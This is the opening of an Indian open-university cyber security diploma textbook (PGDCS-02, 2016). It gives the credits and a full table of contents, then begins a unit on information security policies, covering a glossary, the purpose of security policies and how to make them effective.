


Cyber Security Techniques




Ashutosh Bahuguna
Mukesh Kumar Verma
Sani Abhilash



Post-Graduate Diploma in Cyber Security

Cyber Security Techniques

(PGDCS-02)

| | |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Title | Cyber Security Techniques |
| Advisors | Mr. R. Thyagarajan, Head, Admn. & Finance and Acting Director, CEMCA Dr. Manas Ranjan Panigrahi, Program Officer(Education), CEMCA Prof. Durgesh Pant, Director- SCS&IT, UOU |
| Editor | Dr. Jeetendra Pande , Assistant Professor- School of CS & IT, Uttarakhand Open University, Haldwani |
| Authors | |
| Block I> Unit I, Unit II, Unit III & Unit IV | Mr. Mukesh Kumar Verma , Cyber Security Professional, Chandigarh |
| Block II> Unit I, Unit II, Unit III & Unit IV | Mr. Ashutosh Bahuguna , Scientist- Indian Computer Emergency Response Team (CERT- In), Department of Electronics & IT, Ministry of Communication & IT, Government of India & |
| Block III> Unit I, Unit II, Unit III & Unit IV | Mr. Sani Abhilash , Scientist- Indian Computer Emergency Response Team (CERT-In), Department of Electronics & IT, Ministry of Communication & IT, Government of India |
| ISBN: 978-93-84813-89-5 | |
| Acknowledgement | |
| The University acknowledges with thanks the expertise and financial support provided by Commonwealth Educational Media Centre for Asia(CEMCA), New Delhi, for the preparation of this study material. | |
| Cover page image courtesy: https://upload.wikimedia.org/wikipedia/commons/0/00/Orange_blue_digital_signature_en.svg and http://molosyndicate.com/3/computerworld | |
|  Uttarakhand Open University, 2016 © Uttarakhand Open University, 2016. Cyber Security Techniques is made available under a Creative Commons Attribution Share-Alike 4.0 Licence (international): http://creativecommons.org/licenses/by-sa/4.0/ It is attributed to the sources marked in the References, Article Sources and Contributors section. | |
| Published By: Uttarakhand Open University | |

Expert Panel

| S. No. | Name |
|--------|--------------------------------------------------------------------------------------------------------------------|
| 1 | Dr. Jeetendra Pande, School of Computer Science & IT, Uttarakhand Open University, Haldwani |
| 2 | Prof. Ashok Panjwani, Professor, MDI, Gurgaon |
| 3 | Group Captain Ashok Katariya, Ministry of Defense, New Delhi |
| 4 | Mr. Ashutosh Bahuguna, Scientist- CERT-In, Department Of Electronics & Information Technology, Government Of India |
| 5 | Mr. Sani Abhilash, Scientist- CERT-In, Department Of Electronics & Information Technology, Government Of India |
| 6 | Wing Commander C.S. Chawla, Ministry of Defense, new Delhi |
| 7 | Mr. Mukesh Kumar Verma, IT Consultant, Chandigarh |
| 8 | Mr. Pritam Dutt Gautam, IT Consultant, New Delhi |

Contents

| | |
|----------------------------------------------------------------------------------------------------------|----|
| 1.1 LEARNING OBJECTIVES | 1 |
| 1.2 INTRODUCTION | 1 |
| 1.2.1 Glossary..... | 1 |
| 1.3 DETAILED DESCRIPTION OF IT SECURITY POLICIES..... | 2 |
| 1.3.1 Security Policy | 2 |
| 1.3.2 Why policies are important? | 3 |
| 1.3.3 Ways to make policies more effective | 4 |
| 1.4 TYPES OF INFORMATION SECURITY POLICIES | 5 |
| 1.4.1 Examples of Information Security Policies..... | 5 |
| 1.5 IT SECURITY PROCEDURES | 5 |
| 1.6 DIFFERENCES BETWEEN POLICIES AND PROCEDURES..... | 5 |
| 1.7 ASPECTS OF ORGANIZATIONAL SECURITY | 6 |
| 1.7.1 Physical Security | 6 |
| 1.7.1.1. Examples of Controls for Physical security which you can easily see in your daily life | 7 |
| 1.7.2 Financial Security..... | 8 |
| 1.7.3 Online Security..... | 8 |
| 1.7.4 Security Token | 10 |
| 1.7.5 Electronic Mail Security..... | 10 |
| 1.7.6 Pretty Good Privacy (PGP) | 11 |
| 1.7.7 Multipurpose Internet Mail Extensions (MIME) | 12 |
| 1.7.8 Message Authentication Code..... | 12 |

| | |
|----------------------------------------------|----|
| 1.7.9 Firewall..... | 12 |
| 1.7.10 Malicious Software | 12 |
| 1.7.11 Denial of Service Attack | 13 |
| 1.7.12 Phishing..... | 13 |
| 1.7.13 Application Vulnerabilities | 13 |
| 1.8 SUMMARY | 13 |
| 1.9. CHECK YOUR PROGRESS | 14 |
| 1.10 ANSWERS TO CHECK YOUR PROGRESS..... | 15 |
| 1.11 MODEL QUESTIONS | 15 |
| 2.1 LEARNING OBJECTIVES | 16 |
| 2.2 INTRODUCTION | 16 |
| 2.2.1 Glossary..... | 17 |
| 2.3 TYPES OF ATTACKS..... | 17 |
| 2.3.1 Insider Attack | 19 |
| 2.3.1.1 Types of Insider Attack..... | 19 |
| 2.3.1.2 How to prevent Insider Attack..... | 20 |
| 2.3.2 Outsider Attack | 22 |
| 2.3.2.1 Types of Outsider Attack | 22 |
| 2.3.2.2 How to prevent Outsider Attack | 23 |
| 2.4 CYBER CRIME | 24 |
| 2.4.1 Overview of Cyber Crime | 25 |
| 2.4.2 Categories of Cyber Crime..... | 25 |
| 2.4.3 Challenges of Cyber Crime | 26 |
| 2.4.4 Complexities of Cybercrime | 27 |
| 2.4.5 Effects of Cyber Crime | 28 |

| | |
|-----------------------------------------------------|----|
| 2.4.6 Solutions to cybercrime..... | 28 |
| 2.5 HOW TO REPORT AN INCIDENT..... | 30 |
| 2.6 SUMMARY..... | 31 |
| 2.7 CHECK YOUR PROGRESS..... | 32 |
| 2.8 ANSWERS TO CHECK YOUR PROGRESS..... | 32 |
| 2.9 MODEL QUESTIONS..... | 32 |
| 3.1 LEARNING OBJECTIVES..... | 34 |
| 3.2 INTRODUCTION..... | 34 |
| 3.2.1 Components of IDS..... | 34 |
| 3.2.2 Glossary..... | 35 |
| 3.3 CHARACTERSTICS OF IDS..... | 37 |
| 3.4 TYPES OF IDS..... | 38 |
| 3.4.1 Network Intrusion Detection System..... | 38 |
| 3.4.2 Host based Intrusion Detection System..... | 38 |
| 3.4.3 Misuse- Detection IDS (MD-IDS)..... | 39 |
| 3.4.4 Anomaly- Detection IDS (AD-IDS)..... | 39 |
| 3.5 ROLE OF IDS IN AN ORGANIZATION..... | 39 |
| 3.6 STEPS TO INSTALL AN IDS IN AN ORGANIZATION..... | 40 |
| 3.7 INCIDENT HANDLING..... | 41 |
| 3.8 SUMMARY..... | 43 |
| 3.9 CHECK YOUR PROGRESS..... | 44 |
| 3.10 ANSWERS TO CHECK YOUR PROGRESS..... | 45 |
| 3.11 MODEL QUESTIONS..... | 45 |
| 4.1 LEARNING OBJECTIVES..... | 46 |
| 4.2 INTRODUCTION..... | 46 |

| | |
|------------------------------------------------------------|----|
| 4.2.1 Glossary..... | 46 |
| 4.3 SECURING AN ASSET | 47 |
| 4.3.1 Steps of securing an asset..... | 47 |
| 4.4 HARDWARE BASED SECURITY..... | 48 |
| 4.4.1 Types of HSMs..... | 49 |
| 4.4.2 HSM Functionality..... | 49 |
| 4.4.3 How to implement HSM | 50 |
| 4.5 FIREWALL | 50 |
| 4.5.1 Types of Firewalls..... | 51 |
| 4.5.2 Software Based Firewalls..... | 52 |
| 4.5.3 Hardware Based Firewalls | 53 |
| 4.6 HOW TO PREVENT YOUR NETWORK FROM ANONYMOUS ATTACK..... | 54 |
| 4.7 WIRELESS SECURITY | 56 |
| 4.7.1 Use of Wi-Fi..... | 56 |
| 4.7.2 Types of Wireless Security | 57 |
| 4.7.3 WPA..... | 58 |
| 4.8 SUMMARY | 60 |
| 4.9 CHECK YOUR PROGRESS | 61 |
| 4.10 ANSWERS TO CHECK YOUR PROGRESS..... | 62 |
| 4.11 MODEL QUESTIONS | 62 |
| BLOCK II..... | 63 |
| 1.1 LEARNING OBJECTIVES | 64 |
| 1.2 INTRODUCTION TO INFORMATION ASSURANCE..... | 64 |
| 1.2.1 Dimensions of McCumber Cube..... | 65 |
| 1.3 CYBER SECURITY ASSURANCE FRAMEWORK - INDIA | 65 |

| | |
|------------------------------------------------------------------------------------|----|
| 1.3.1 Strategic Approach..... | 65 |
| 1.3.2 Actions | 65 |
| 1.3.3 Strategic Objectives..... | 66 |
| 1.3.3.1 Security Policy, Compliance and Assurance | 66 |
| 1.3.3.2 Security incident - Early Warning & Response | 67 |
| 1.3.3.3 Security training - Security, Digital Evidence & Forensics..... | 69 |
| 1.3.3.4 Security R&D..... | 69 |
| 1.3.4 Security best practices - Compliance and Assurance..... | 70 |
| 1.4 CYBER SECURITY MATURITY AND SELF ASSESSMENT | 73 |
| 1.4.1 Cyber Security Capability Maturity Model (CMM) | 74 |
| 1.4.2 Selection of Cyber Capacity Building Factors | 75 |
| 1.4.3 Guidelines for the use of Cyber Capability Maturity Model | 76 |
| 1.5 CYBER SECURITY EXERCISES FOR ASSESSING THE CYBER DEFENSE PREPAREDNESS | 76 |
| 1.5.1 Types of Cyber Security Exercises | 77 |
| 1.6 LET US SUM UP | 81 |
| 1.7 CHECK YOUR PROGRESS | 82 |
| 1.8 ANSWERS TO CHECK YOUR PROGRESS..... | 82 |
| 1.9 MODEL QUESTIONS | 83 |
| 2.1 LEARNING OBJECTIVES | 84 |
| 2.2 INTRODUCTION | 84 |
| 2.3 VIRUS | 85 |
| 2.3.1 How Computer Virus Works | 85 |
| 2.3.2 Type of Computer Viruses | 85 |
| 2.3.2.1 File Virus | 85 |

| | |
|----------------------------------------------------------|-----|
| 2.3.2.2 Boot sector virus | 86 |
| 2.3.2.3 Macro virus | 86 |
| 2.3.2.4 Electronic mail (email) virus | 86 |
| 2.3.2.5 Multi-variant virus | 86 |
| 2.3.1.6 Radio Frequency Identification (RFID) virus..... | 86 |
| 2.3.2.7 Virus that wrecked havoc..... | 86 |
| 2.4 WORM..... | 89 |
| 2.4.1 Types of Worm..... | 89 |
| 2.4.2 Infamous Worm examples | 90 |
| 2.5 TROJAN HORSE..... | 91 |
| 2.5.1 Banking Trojan..... | 93 |
| 2.5.2 Case Study AlureonDNS Changer | 93 |
| 2.6 BOTS AND BOTNETS..... | 94 |
| 2.6.1 Botnet Families | 96 |
| 2.7 RANSOMWARE..... | 96 |
| 2.8 ROOTKITS..... | 98 |
| 2.8.1 Mebroot and Necurs | 98 |
| 2.8.2 Some Known Rootkits | 99 |
| 2.9 EXPLOIT KITS | 100 |
| 2.10 CYBER WEAPONS..... | 100 |
| 2.11 POS MALWARE | 100 |
| 2.12 MALWARE PERPETRATORS AND THEIR MOTIVATIONS | 101 |
| 2.13 MALWARE ATTACKING TECHNIQUES | 101 |
| 2.14 MOBILE MALWARE TRANSITION | 102 |
| 2.14.1 App Based threats..... | 103 |

| | |
|-------------------------------------------------------------------|-----|
| 2.14.2 OS based Threats and vulnerabilities | 103 |
| 2.14.3 Android Security threats..... | 103 |
| 2.14.4 Android App Threats..... | 104 |
| 2.14.5 What we can do? | 104 |
| 2.14.6 Future Focus..... | 104 |
| 2.15 SUMMERY | 104 |
| 2.16 CHECK YOUR PROGRESS | 105 |
| 2.17 ANSWERS TO CHECK your PROGRESS..... | 105 |
| 2.18 MODEL QUESTIONS | 105 |
| 3.1 LEARNING OBJECTIVES | 107 |
| 3.2 INTRODUCTION | 107 |
| 3.3 WEB ARCHITECTURE | 107 |
| 3.3.1 HyperText Markup Language (HTML) | 108 |
| 3.3.2 Uniform Resource Identifier | 109 |
| 3.3.3 HyperText Transfer Protocol (HTTP)..... | 109 |
| 3.4 ATTAACKS ON APPLICATIONS..... | 109 |
| 3.5 DEMONSTRATION OF IMPACT OF XSS VULNERABILITY | 111 |
| 3.5.1 The Browser Exploitation Framework (BeEF) | 112 |
| 3.6 VULNERABLITY STUDY: MALICIOUS FILE UPLOAD AND WEBSHELLS | 113 |
| 3.7 APPLICATION SECURITY..... | 114 |
| 3.7.1 Security Integration with SDLC..... | 114 |
| 3.7.2 Input validation | 115 |
| 3.7.3 Output encoding..... | 115 |
| 3.7.4 Error Handling..... | 115 |
| 3.7.5 SQL statements | 115 |

| | |
|---------------------------------------------------------|-----|
| 3.7.6 Least privilege model..... | 115 |
| 3.7.7 Re-authentication for important transactions..... | 116 |
| 3.7.8 Proper use of encryption..... | 116 |
| 3.7.9 Manual security testing..... | 116 |
| 3.7.10 Training and Awareness..... | 116 |
| 3.7.11 Security is a continuous process..... | 116 |
| 3.8 SUMMERY..... | 117 |
| 3.9 CHECK YOUR PROGRESS..... | 117 |
| 3.10 MODEL QUESTIONS..... | 117 |
| 4.1 LEARNING OBJECTIVES..... | 118 |
| 4.2 INTRODUCTION..... | 118 |
| 4.3 SOCIAL ENGINEERING..... | 119 |
| 4.3.1 Social Engineering Attack Cycle..... | 119 |
| 4.4 DIFFERENT TYPES OF SOCIAL ENGINEERING..... | 121 |
| 4.4.1 Physical Social Engineering..... | 121 |
| 4.4.2 Remote Social Engineering..... | 122 |
| 4.4.3 Computer-based Social Engineering..... | 122 |
| 4.4.3.1 Social Engineering by Email..... | 122 |
| 4.4.3.2 POP-up windows / browser interceptions..... | 125 |
| 4.4.4 Social Engineering by Phone..... | 125 |
| 4.4.4.1 Mumble Attack..... | 125 |
| 4.4.4.2 IVR or phone phishing (aka. vishing)..... | 125 |
| 4.4.5 Other Methods..... | 126 |
| 4.4.5.1 Boy Who Cries Wolf Attack..... | 126 |
| 4.4.5.2 Road Apples/ Baiting..... | 126 |

| | |
|-----------------------------------------------------------------------------------------------------------------------|-----|
| 4.4.5.3 Diversion theft | 126 |
| 4.4.6 Tools of the Trade | 126 |
| 4.5 DEFENDING AGAINST SOCIAL ENGINEERING | 127 |
| 4.5.1 Continuous Security awareness training for employees | 128 |
| 4.6 SUMMARY | 131 |
| 4.7 CHECK YOUR PROGRESS | 132 |
| 4.8 ANSWERS TO CHECK YOUR PROGRESS..... | 132 |
| 4.9 MODEL QUESTIONS | 132 |
| BLOCK III..... | 133 |
| 1.1 LEARNING OBJECTIVES | 134 |
| 1.2 INTRODUCTION | 134 |
| 1.3 RISK MANAGEMENT | 134 |
| 1.3.1 Risk..... | 134 |
| 1.3.2 Risk Management..... | 135 |
| 1.4 RISK ASSESSMENT METHODOLOGIES..... | 140 |
| 1.4.1 ISO/IEC 27005:2011 (‘Information technology - Security techniques - Information security risk management’)..... | 140 |
| 1.4.2 National Institute of Standards and Technology (NIST) SP 800-39 and SP 800-30..... | 140 |
| 1.4.3 OCTAVE Allegro | 141 |
| 1.4.4 ISACA COBIT..... | 141 |
| 1.4.5 COBRA | 142 |
| 1.4.6 Information Risk Assessment Methodology 2 (IRAM2)..... | 142 |
| 1.4.7 Facilitated Risk Analysis Process (FRAP)..... | 142 |
| 1.4.8 Threat Agent Risk Assessment (TARA)..... | 142 |
| 1.4.9 Tools for Risk assessment | 143 |

| | |
|-------------------------------------------------|-----|
| 1.5 NIST CYBERSECURITY FRAMEWORK..... | 143 |
| 1.6 FACTOR ANALYSIS OF INFORMATION RISK..... | 144 |
| 1.6.1 Threat | 146 |
| 1.7 SUMMERY | 146 |
| 1.8 CHECK YOUR PROGRESS | 147 |
| 1.9 ANSWERS TO CHECK YOUR PROGRESS..... | 147 |
| 1.10 MODEL QUESTIONS..... | 147 |
| 2.1 LEARNING OBJECTIVES | 149 |
| 2.2 INTRODUCTION | 149 |
| 2.3 COMPUTER FORENSICS PROCEDURE | 150 |
| 2.3.1 Data Collection..... | 151 |
| 2.3.2 Examination | 151 |
| 2.3.3 Analysis | 152 |
| 2.3.4 Reporting..... | 152 |
| 2.4 DATA COLLECTION AND ACQUISITION..... | 152 |
| 2.4.1Data Collection..... | 153 |
| 2.4.1.1 What is digital evidence..... | 153 |
| 2.4.2 A word about Write Protection | 154 |
| 2.4.2.1 Examples Commercial software: | 155 |
| 2.4.3 First Responder Toolkit..... | 155 |
| 2.4.4 Seizure and Acquisition | 156 |
| 2.4.4.1 Cyber Forensics Acquisition tools | 156 |
| 2.4.5 Evidence collection | 156 |
| 2.5 WINDOWS LIVE RESPONSE/ FORENSICS..... | 159 |
| 2.5.1 Capturing Memory | 159 |

| | |
|---------------------------------------------------------------------------------------------------------|-----|
| 2.5.2 Capturing the volatile data | 162 |
| 2.5.3 Transferring data to the investigators machine | 165 |
| 2.6 INTRODUCTION TO DISK IMAGE | 166 |
| 2.7 Disk Imaging..... | 167 |
| 2.7.1 Acquiring Disk Image using FTK Imager | 167 |
| 2.7.2 Verifying the image created | 170 |
| 2.8 SUMMARY | 171 |
| 2.8 CHECK Your Progress..... | 172 |
| 3.1 LEARNING OBJECTIVES | 173 |
| 3.2 INTRODUCTION | 173 |
| 3.3 CYBER SECURITY INITIATIVES | 173 |
| 3.3.1 National Cyber Security Policy..... | 173 |
| 3.3.2 Critical Information Infrastructure protection..... | 174 |
| 3.3.2.1 The Types of threat to CII, the threat vectors and actors..... | 174 |
| 3.3.2.2 National Critical Information Infrastructure Protection Centre (NCIIPC)..... | 175 |
| 3.3.2.3 Functions of NCIIPC | 175 |
| 3.3.3 Cyber Crisis Management Plan and Empanelment of information security auditing organizations | 176 |
| 3.3.4 National cyber security exercise | 176 |
| 3.3.5 National Cyber Coordination Centre (NCCC)..... | 176 |
| 3.3.6 Botnet Cleaning Center | 176 |
| 3.3.7 E-mail policy of Government of India | 176 |
| 3.4 CERT-IN AND OTHER AGENCIES | 177 |
| 3.4.1 Indian Computer Emergency Response Team (CERT-In) | 177 |
| 3.4.2 Ministry of Communications & IT..... | 178 |

| | |
|-------------------------------------------------------------------------------------|-----|
| 3.4.2.1 Objectives | 178 |
| 3.4.2.2 Cyber Security | 178 |
| 3.4.3 Institute for Defense Studies and Analysis (IDSA) | 180 |
| 3.4.3.2 Mission Statement..... | 180 |
| 3.4.4 National Intelligence Grid (NATGRID) | 180 |
| 3.4.4.1 Structure and Functions | 181 |
| 3.4.5 National Counter Terrorism Centre..... | 181 |
| 3.4.5.1 Structure and Functions | 181 |
| 3.4.6 Crime and Criminal Tracking Network & Systems (CCTNS) | 181 |
| 3.4.6.1 Objectives | 181 |
| 3.4.7 Ministry of Home Affairs (MHA)..... | 182 |
| 3.4.8 National Crime Records Bureau (NCRB)..... | 182 |
| 3.4.8.1 Objectives | 182 |
| 3.4.9 National Critical Information Infrastructure Protection Centre (NCIIPC) | 183 |
| 3.4.10 Data Security Council of India (DSCI) | 183 |
| 3.5 LET US SUM UP | 184 |
| 3.6 CHECK YOUR PROGRESS | 184 |
| 3.7 ANSWERS TO CHECK YOUR PROGRESS | 184 |
| 3.8 MODEL QUESTIONS | 185 |
| 4.1 LEARNING OBJECTIVES | 186 |
| 4.2 INTRODUCTION | 186 |
| 4.3 GLOBAL CYBERSECURITY INDEX AND CYBERWELLNESS PROFILES..... | 186 |
| 4.4 NATIONAL CYBER SECURITY POLICY- INDIA..... | 187 |
| 4.4.1 Vision, Mission, Objective and strategies mentioned in policy..... | 187 |

| | |
|--------------------------------------------------------------------------------------------------------------------------|-----|
| 4.5 NATIONAL CYBER SECURITY STRATEGIES AND POLICIES of VARIOUS NATIONS | 189 |
| 4.5.1 The United States | 189 |
| 4.5.1.1 International strategy for cyberspace | 189 |
| 4.5.1.2 Cyberspace’s Future..... | 190 |
| 4.5.1.3 Role of U.S. in Cyberspace’s future | 190 |
| 4.5.1.4 Policy Priorities..... | 191 |
| 4.5.1.5 Moving Forward..... | 192 |
| 4.5.2 Canada..... | 193 |
| 4.5.2.1 Specific initiatives for Pillar 1- Securing Government systems | 194 |
| 4.5.2.2 Specific initiatives for Pillar 2- Partnering to secure vital cyber systems outside the federal Government | 195 |
| 4.5.2.3 Specific initiatives for Pillar 3- Helping Canadians to be secure online | 196 |
| 4.5.3 Malaysia | 196 |
| 4.5.3.1 Implementation approach..... | 197 |
| 4.5.3.2 Establishment of the Malaysia cyber security centre..... | 198 |
| 4.5.4 New Zealand | 198 |
| 4.5.4.1 Priority Areas and Key initiatives..... | 200 |
| 4.5.4.2 Other Initiatives | 201 |
| 4.5.5 Estonia..... | 201 |
| 4.5.5.1 General objective of the strategy for 2017..... | 203 |
| 4.6 SUMMARY..... | 204 |
| 4.7 CHECK YOUR PROGRESS | 204 |
| 4.8 MODEL QUESTIONS | 205 |
| References, Article Sources and Contributors | 205 |

BLOCK I

UNIT I: INFORMATION SECURITY BASICS TO POLICIES

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Define security
- Understand policy
- Apply procedures for organizational security

1.2 INTRODUCTION

Organizations are becoming increasingly sophisticated in the way in which they organize and use IT. They are spending too much on IT just to take benefits from latest technologies and to boost their business and grow leaps and bounds. We can see it around us in real time. Now for booking a cab we rarely have to tell the cab driver our pickup address manually, app detects it automatically. Most of the providers use location based system (GPS) to track the user and set that address as a pickup location. It's just matter of minutes that booked cab arrives at your place. People have never thought of these 10 years ago. Even organizations are using technology this much, still most of the organization are not having dedicated budget for security as they don't see any direct return on investment. Once Organization goes through major attack then they start thinking about security and start spending budget on security things.

As a company's part people should be aware of their security responsibility. For proper security in organization people process and technology should be focus area of improvement. In these days employees are most targeted, because they are easily exploitable. For example company spends too much in technology and often believes if we are spending on these expensive and advanced firewalls, IDS/IPS then we must be secure and protected. For this company, attacker manipulated one employee of the company and got the credentials and other details of these latest devices and in matter of seconds, this company was hacked, although they were using latest technology and they were also spending for security.

Now one question arises in one's mind, where to start if one wants its organization to secure its assets. So the first step is to prepare and follow a security guideline document which includes all the security procedures to be followed while carrying out different processes in the organization as well as the disadvantage. Before discussing it further, let us familiarise ourselves with some of the common terminologies that we are going throughout our discussion in this chapter.

1.2.1 Glossary

- a. **Policy:** Policy is a high level document to represent corporate philosophy of a particular organization. Policies are kept more clear and concise to keep them effective. Basic elements of a policy are purpose, scope, responsibility and compliance.

- b. **Asset management:** Asset management is all about discovery, ownership, value, acceptable use, protection, and disposal of information-related assets.
- c. **Owner:** The information owner is the entity within the organization that has been assigned the responsibility to exercise the organization's proprietary rights and grant access privileges to those with a true business need.
- d. **Custodian:** The custodian is the entity which is responsible for overseeing and implementing the necessary safeguards to protect assets, at the level classified by the information owner.
- e. **User:** User is the person who is responsible for viewing, amending, or updating the content of the information assets. This can be any user of the information in the inventory created by the information owner.

1.3 DETAILED DESCRIPTION OF IT SECURITY POLICIES

Policies are set with the objectives of reduced risk, compliance with laws & regulations, & assurance of operational continuity, information integrity, & confidentiality. Policies are also known to be first layer of defence. Policies are important reference documents for internal audits & for resolution of legal disputes about management's due diligence. Policy documents can act as a clear statement of management's intent.

1.3.1 Security Policy

Security policy¹ is a definition of what it means to be secure for a system, organization or other entity. For an organization, it addresses the constraints on behaviour of its members as well as constraints imposed on adversaries by mechanisms such as doors, locks, keys and walls. For systems, the security policy addresses constraints on functions and flow among them, constraints on access by external systems and adversaries including programs and access to data by people. Security policy is general statement produced by senior management that dictates what role security will play within the organization. Senior management may be selected policy board or committee.

Security policy communicates a coherent security standard to users, management and technical staff. For building secure infrastructure security policy is the first step to take. A security policy can be an organizational policy, an issue-specific policy, or a system-specific policy. In an organizational security policy, management establishes how a security program will be set up, lays out the program's goals, assigns responsibilities, shows the strategic and tactical value of security, and outlines how enforcement should be carried out. This policy must address relative laws, regulations, and liability issues, and how they are to be satisfied. The organizational security policy provides scope and direction for all future security activities within the organization. It also describes the amount of risk senior management is willing to accept.

¹ https://en.wikipedia.org/wiki/Security_policy

While developing security policy some of the important things should be kept in mind is as follows:

- Policy creation, implementation and adherence should be driven by business objectives. It should not dictate objective of business.
- It should be kept simple so that everyone can understand it easily and serve as reference for all employees and management.
- It should be developed and used to integrate security into all business functions and processes.
- It should be derived from and support all legislation and regulations applicable to the company.
- It should be reviewed and modified as a company changes, such as through adoption of a new business model, a merger with another company, or change of ownership.
- Each iteration of the policy should be dated and under version control.
- The units and individuals who are governed by the policy must have easy access to it. Policies are commonly posted on intranet portals.
- It should be created with the intention of having the policies in place for several years at a time. This will help ensure policies are forward-thinking enough to deal with potential changes that may arise.
- The level of professionalism in the presentation of the policies reinforces their importance as well as the need to adhere to them.
- It should not contain language that isn't readily understood by everyone. Use clear and declarative statements that are easy to understand and adopt
- It should be properly supported and administered.
- It should contribute in overall success of organization.
- While formulation of policies information system users should be involved.

Security policy must be approved by senior management and should be documented and controlled. The success of an information resources protection program depends on the policies, & on the attitude of management toward securing information on systems. The policy maker set the tone and the emphasis on how important a role InfoSec will have within your agency. So the policy maker should be having overall organizational picture so that policy designed by him can cover the whole organization.

1.3.2 Why policies are important?

A good quality of Information Security program begins & ends with policy. Policies are least expensive means of control & often the most difficult to implement. It is a direct link between an organization's 'Vision' and their day-to-day operations. Policies identify the key activities and provide a general strategy to decision-makers on how to handle issues as they arise. This is accomplished by providing the reader with limits and a choice of alternatives that can be used to 'guide' their decision making process as they attempt to overcome problems. I like to think of

‘policies’ as a globe where national boundaries, oceans, mountain ranges and other major features are easily identified. With this concept in mind we will talk about procedures.²

1.3.3 Ways to make policies more effective²

For making policies there are many factors which contribute. Some of them are

- **Goals:** Has the issue been adequately defined and properly framed? How will the policy achieve the high-level policy goals of the department.
- **Ideas:** Has the policy process been informed by evidence that is high quality and up to date? Has account been taken of evaluations of previous policies? Has there been an opportunity or licence for innovative thinking? Have policy makers sought out and analysed ideas and experience from the ‘front line’, overseas and the devolved administrations?
- **Design:** Have policy makers rigorously tested or assessed whether the policy design is realistic, involving implementers and/or end users? Have the policy makers addressed common implementation problems? Is the design resilient to adaptation by implementers?
- **External engagement:** Have those affected by the policy been engaged in the process? Have policy makers identified and responded reasonably to their views?
- **Appraisal:** Have the options been robustly assessed? Are they cost-effective over the appropriate time horizon? Are they resilient to changes in the external environment? Have the risks been identified and weighed fairly against potential benefits?
